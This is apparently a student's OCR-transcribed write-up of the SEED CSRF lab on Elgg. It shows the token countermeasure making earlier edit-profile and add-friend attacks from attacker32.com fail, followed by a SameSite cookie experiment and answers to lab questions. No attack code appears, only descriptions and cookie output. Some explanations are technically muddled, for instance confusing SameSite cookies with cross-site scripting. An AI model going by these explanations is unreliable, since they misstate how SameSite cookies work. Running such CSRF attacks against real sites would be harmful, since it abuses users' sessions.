
y

enter

now everytime Csrf.php runs it will validate the token




Now we will edit Alice profile remove the description and about and again execute the script





Save

Go to www.attacker32.com and execute edit profile JavaScript this time it failed



We will also remove Samy as friend and then run the add friend script from attacker32.com







Now both the attack has been failed we have successfully applied the countermeasure

Task 5: Experimenting with the SameSite Cookie Method


Vist www.example32.com




Link AActual example website have cookie-lax so it load cookies in current link and in new tab redirection because this is can actual website where data is stored



Link B Attacker website have cookie-strict so it will load cookie on current website if its redirected in new website it will not load the strict cookie so strict cookie content will not be shown


www.attacker32.com/testing.html
SameSite Cookie Experiment
A. Sending Get Request (link)
http://www.example32.com/showcookies.php
B. Sending Get Request (form)
some data
Submit (GET)
C. Sending Post Request (form)
some data
Submit (POST)


SEED Project
Web_CSRF_Elgg.pdf
Alice's friends : Elgg For
attacker32.com/addfriend.h
SameSite
www.example32.com/showcookies.php
Displaying All Cookies Sent by Browser
__gsas=ID=a015253372944a53:T=1656320575:S=ALNI_MYwGO94h9oEWfVCkaJGYkiWxm_1ZA
cookie-normal=aaaaaa
cookie-lax=bbbbbb
Your request is a cross-site request!

- **Please describe what you see and explain why some cookies are not sent in certain scenarios.**

  When we are in actual website all the cookies will be send strict and lax will be sent if request is from the actual same website when we were at example32.com all the cookies lax as well strict was loaded while on the attacker website we are being redirected to so strict cookie will not be loaded on redirected domain but lax will be loaded

- **Based on your understanding, please describe how the Same Site cookies can help a server detect whether a request is a cross-site or same-site request.**

  Same sites cookies are strict cookies session will be loaded if user is active on the current domain on the same website session will be loaded from that website if we click on that website then strict cookies will be loaded if its redirected then strict cookies is not loaded so its an cross-site request

- **Please describe how you would use the Same Site cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them**

  We can disable the other cookies and enable strict cookies policy to ensure the security of the website no cross site script will be loaded if strict cookie is not loaded it will load if user on current domain click on current functionality which load strict cookie so strict cookie will be loaded so no friend request and editing profile attack can be implemented